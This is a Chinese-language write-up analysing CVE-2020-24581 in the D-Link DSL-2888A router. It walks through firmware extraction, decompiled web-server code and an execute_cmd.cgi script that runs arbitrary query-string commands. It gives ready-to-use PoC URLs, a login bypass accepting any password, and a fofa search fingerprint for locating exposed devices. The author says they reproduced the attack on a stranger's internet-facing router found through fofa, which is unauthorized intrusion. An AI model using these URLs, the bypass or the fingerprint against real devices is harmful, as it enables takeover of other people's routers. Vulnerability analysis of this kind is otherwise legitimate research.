
CVE-2020-24581 D-Link DSL-2888A 远程命令执行漏洞分析

D-link DSL-2888A 是中国 D-link 公司的一款统一服务路由器。



D-Link DSL-2888A 授权问题漏洞

CVE-2020-24581 D-Link DSL-2888A 远程命令执行

D-link DSL-2888A 是中国 D-link 公司的一款统一服务路由器, 如下图所示：

漏洞信息

漏洞描述：

D-Link DSL-2888A AU_2.31_V1.1.47ae55 之前版本存在安全漏洞，该漏洞源于包含一个 execute cmd.cgi 特性（不能通过 web 用户界面访问），该特性允许经过身份验证的用户执行操作系统命令。
在该版本固件中同时存在着一个不安全认证漏洞（CVE-2020-24580），在登录界面输入任意密码就可以成功访问路由器界面。
通过组合这两个漏洞可以实现未授权的任意代码执行

漏洞编号： CVE-2020-24581、CVE-2020-24579

fofa 指纹： body="DSL-2888A" && server=="uhttpd"

影响版本： AU_2.31_V1.1.47ae55 之前版本

固件下载： 固件下载链接


POC:

```
http: //DeviceIP/cgi-bin/execute_cmd.cgi? timestamp = 1589333279490&cmd = ls
```


漏洞分析

下载固件之后，使用 Binwalk 将固件解开

```
binwalk -Me DSL-2888A_AU_2.12_V1.1.47Z1-Image-all.bin
```



解开是 jffs2 格式的文件系统，进入 jffs2-root 目录，根据 poc 直接定位 execute_cmd.cgi 文件



由于漏洞需要 web 服务触发，因此需要了解固件中组件的位置，这里在 / etc/rc.d/rcS 中看到有 dhttpd

```
sleep 1
/usr/script/onetouch/sync_device.sh
/usr/script/onetouch/sync_wan.sh
/usr/script/onetouch/sync_wlan.sh
/usr/script/onetouch/sync_wlan5g.sh

dhttpd &
killall onetouch
onetouch &
fi
# DLINK add/e
```

最终 dhttpd 定位再 / usr/sbin/dhttpd

此漏洞的产生点位于 execute_cmd.cgi 文件，但是我们需要知道是怎么执行到 execut_cmd.cgi.

使用 IDA 打开 dhttpd 文件。

根据 cgi-bin 字符串来最终定位到函数在 sub_BEA0 中

```
int __fastcall sub_BEA0(int a1, char *src, int a3, int a4, int a5, char *srca, char *a7)
{
  int *v7; // r4
  char *v8; // r0
```

```
int v9; // r7
char *v10; // r0
int v11; // r0
int v12; // r0
```

在函数的 56 行，可以看到会把访问要访问的文件和 cgi-bin 拼接成一个可以访问的 url，并且在 57 行进行判断 cgi 文件是否存在。在 67 行可以看到会检查访问的文件是否有可执行权限。并且在获取路径中要执行的文件后，会将当前目录更改为文件存在的目录。

```
54  v11 = sub_C2F4();
55  // 拼接字符串的函数
56  sub_FD24((int)&file, 254, "%s/%s/%s", v11, "cgi-bin", v9);// // 有可能是拼接访问路径的函数
57  if ( stat(file, (struct stat *)&v42) || !(v43 & 0x8000) )
58  {
59    v12 = (int)v7;
60    v13 = 404;
61    v14 = "CGI process file does not exist";
62LABEL_10:
63    sub_13BF4(v12, v13, v14);
64    sub_B7BC((int)file);
65    return 1;
66  }
67  v15 = access(file, 1);                        // 判断文件是否有执行权限，如果有则返回0
68  v16 = v15;
69  if ( v15 )
70  {
71    v14 = "CGI process file is not executable";
72    v12 = (int)v7;
73    v13 = 200;
74    goto LABEL_10;
75  }
76  getcwd(&buf, 0xFEu);                          // 获取当前文件路径
77  v17 = strrchr(file, '/');                     // 获取访问路径中/最后的内容，此处可能是execute_cmd.cgi
78  v18 = v17;                                    // 把v17的地址给v18
79  if ( v17 )
80  {
81    *v17 = v16;
82    chdir(file);                                // 将当前目录更改为file文件路径
83    *v18 = '/';
```

在 110~114 行，可以看到在给 v24 传入值，在后面可以发现，v24 是文件执行的环境变量，此处是在给 execute_cmd.cgi 配置环境变量数组，这里可以看到执行文件可能需要设备登录权限。

```
109 v19[v20] = 0;
110 v24 = (char *)sub_B934(256);                  // 给v24分配内存空间
111 sub_FD24((int)v24, 254, "%s=%s", "PATH_TRANSLATED", file);// path_translated 执行路径
112 sub_FD24((int)(v24 + 4), 254, "%s=%s/%s", "SCRIPT_NAME", "cgi-bin", v9);// script_name 这里的意思应该是dhttpd调用cgi-bin组件，然后把execute_cmd.cgi拼接到一起
113 sub_FD24((int)(v24 + 8), 254, "%s=%s", "REMOTE_USER", v7[53]);// remote_user
114 sub_FD24((int)(v24 + 12), 254, "%s=%s", "AUTH_TYPE", v7[51]);// auth_type
115 v25 = '@';
116 v26 = '\x04';
117 for ( i = sub_1141C(v7[8]); ; i = sub_11484(v7[8]) )
118 {
119   v30 = i;
120   if ( !i )
121     break;
122   if ( *(( BYTE *)i + 30) )
```

紧接着在 148 行调用 sub_BB5C 函数，这个函数主要是来执行文件的函数，里面调用了 execve() 函数，因此参数 file、v19、v24 这三个参数会传入到 execve() 函数中，最终执行 execute_cmd.cgi 文件。

```
145   v7[69] = (int)sub_BC9C();
146 v31 = (char *)v7[69];
147 v32 = sub_BC9C();                                  // 创建一个临时文件
148 v33 = sub_BB5C((int)file, (int)v19, (int)v24, v31, v32);// 执行文件
149 if ( v33 == -1 )
150 {
151   sub_13BF4((int)v7, 200, "failed to spawn CGI task");
152   v34 = 0;
153   while ( 1 )
154   {
155     v35 = *(_DWORD *)&v24[v34];
156     v34 += 4;
```

因此登录设备之后，就可以执行任意的 cgi-bin 中的文件，对文件没有做任何限制。

接下来分析 httpd 是如何调用到 cgi-bin 的

首先在 sub_9F24() 函数中，初始化 web 服务。其中的 sub_9C4C() 函数就是加载 cgi 的函数，如下图所示

```
65  sub_B898(0, 0xF000u, 1);
66  signal(13, (__sighandler_t)1);
67  signal(2, (__sighandler_t)sub_9950);
68  signal(15, (__sighandler_t)sub_9950);
69  if ( sub_9C4C(v8) >= 0 )                    // 加载各种web gofrom,cgi 组件
70  {
71    dword_267A0 = 0;
72    while ( !dword_267A0 )
73    {
74      v25 = sub_10CA8(-1) == 0;
75      v28 = 1000;
76      if ( !v25 || sub_10A20(-1, 1000) )
77        sub_10D60(-1, v28, v26, v27);
78      sub_BD90();
79      sub_15FEC();
80    }
81    sub_15D2C();
82    sub_109A4();
83    sub_B850();
84    result = 0;
```

如下图是 sub_9C4C 函数中的主要代码，可以明显看到 60 行加载了 cgi-bin 组件，并且调用 sub_BEA0() 函数。

```
58  sub_F080("", 0, 0, (int)sub_1139C, 1);
59  sub_F080("/goform", 0, 0, (int)sub_EA8C, 0);
60  sub_F080("/cgi-bin", 0, 0, (int)sub_BEA0, 0);
61  sub_F080("", 0, 0, (int)sub_C708, 2);
62  sub_B2E8((int)"aspTest", (int)sub_A318);
63  sub_EA24("formTest", sub_B140);
64  sub_EA24("formUploadFileTest.xgi", sub_AE40);
65  sub_EA24("rssfwupgd.xgi", sub_AD54);
66  sub_B2E8((int)"ConfigGet", (int)sub_A274);
67  sub_B2E8((int)"ConfigGetArray", (int)sub_A468);
68  sub_B2E8((int)"ConfigGetPath", (int)sub_A388);
69  sub_B2E8((int)"Generate_Key", (int)sub_A248);
70  v6 = sub_B2E8((int)"ConfigRssGet", (int)sub_A218);
71  sub_11EE0(v6);
72  sub_F080("/", 0, 0, (int)sub_A1C8, 0);
73  return 0;
```

分析 execute_cmd.cgi 文件

如下图所示，这个文件会获取 QUERY_STRING 这个参数，”echo ${QUERY_STRING} | cut –d = –f 3” 这段代码可以获取第二个参数的值，并且在后面执行这个命令。这里们可以看到对参数的值没有限制，甚至对参数都没有做限制。这里下面复现漏洞的时候可以看到。

```
#!/bin/sh
. /usr/syscfg/api_log.sh

cmd=`echo ${QUERY_STRING} | cut -d = -f 3` #È¡³öcmd=ºóÃæµÄÄÚÈÝ  获取cmd 参数后面的值
cmd=`echo ${cmd} |tr "%20" " "` #œ«%02×ª»¯³É¿Õžñ 将%20 转为空格

result=`${cmd}`    #ÔËÐÐÃüÁî  运行命令
```

```
TGP_Log ${TGP_LOG_WARNING} "cmd=${cmd}, result=${result}"

echo  "Content-type: text/html"
echo  ""
echo -n ${result}
```

在 dhttpd 中可以检索字符串可以看到在 sub_144B4 中传入了这个字符串 QUERY_STRING,

```
39  v4 = a1;
40  sub_13EA4(a1, (int)"QUERY_STRING", *(_DWORD *)(a1 + 196), a4);// Query_string
41  sub_13EA4(v4, (int)"GATEWAY_INTERFACE", (int)"CGI/1.1", v5);// gateway_interface
42  sub_13EA4(v4, (int)"SERVER_HOST", (int)&unk_268FC, v6);// server_host
43  sub_13EA4(v4, (int)"SERVER_NAME", (int)&unk_268FC, v7);// server_name
44  sub_13EA4(v4, (int)"SERVER_URL", dword_26848, (int)&dword_26844);// server_url
45  sub_13EA4(v4, (int)"REMOTE_HOST", v4 + 48, v8);// remote_host
46  sub_13EA4(v4, (int)"REMOTE_ADDR", v4 + 48, v9);// remote_addr
47  sub_13EA4(v4, (int)"PATH_INFO", *(_DWORD *)(v4 + 180), v10);// path_info
48  sub_11B84(dword_268B0, &v35, 8);
49  sub_13EA4(v4, (int)"SERVER_PORT", (int)&v35, v11);// server_port
50  sub_13EA4(v4, (int)"SERVER_ADDR", v4 + 80, v12);// server_addr
51  sub_FD24((int)&s, 254, "%s/%s", "RSS-Webs", "1.4b191");
52  sub_13EA4(v4, (int)"SERVER_SOFTWARE", (int)s, v13);// server_software
53  sub_B844((int)s);
54  sub_13EA4(v4, (int)"SERVER_PROTOCOL", *(_DWORD *)(v4 + 232), v14);// server_protocol
55  if ( *(_DWORD *)(v4 + 256) & 0x80000 )
56  {
```

我们在 ajax.js(/www/js/ajax.js) 中也可以看到 querystring 字符串，可以发现 url 是通过 ajax.js 拼接好，发送到 dhttpd 中进行处理。


```
get : function(_dataType)
{
        var _url = this.url;
        if(_url.indexOf('?') == -1)
                _url += '?timestamp=' + new Date().getTime();
        else
                _url += "&timestamp=" + new Date().getTime();
        if(this.queryString.length > 0)
                _url += "&" + this.queryString;

        this.xmlHttp.open("GET", _url, true);
        /* will make IE11 fail.
```


漏洞复现 CVE-2020-24579+CVE-2020-24581

由于手头上没有设备，只能在 fofa 中找到一款设备用来复现漏洞。 命令执行的漏洞需在绕过身份验证之后才能进行触发。

下图是设备的登录界面，随便输入密码




在密码框中输入任意字符，点击 Login。会重定向到 http://xxx/page/login/login.html?error=fail




根据 POC 所示，再输入 http:/xxx/cgi-bin/execute_cmd.cgi?timestamp=1589333279490&cmd=uname -a

可以看到成功的执行了命令。



在分析了设备的 execute_cmd.cgi 文件之后，发现不管什么参数都会识别，参数没有限制，于是下面这种也可以

http://XXX/cgi-bin/execute_cmd.cgi?taa%20=%20ssss%EF%BC%86aa%20=%20uname%20-a



参考:

https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/d-link-multiple-security-vulnerabilities-leading-to-rce/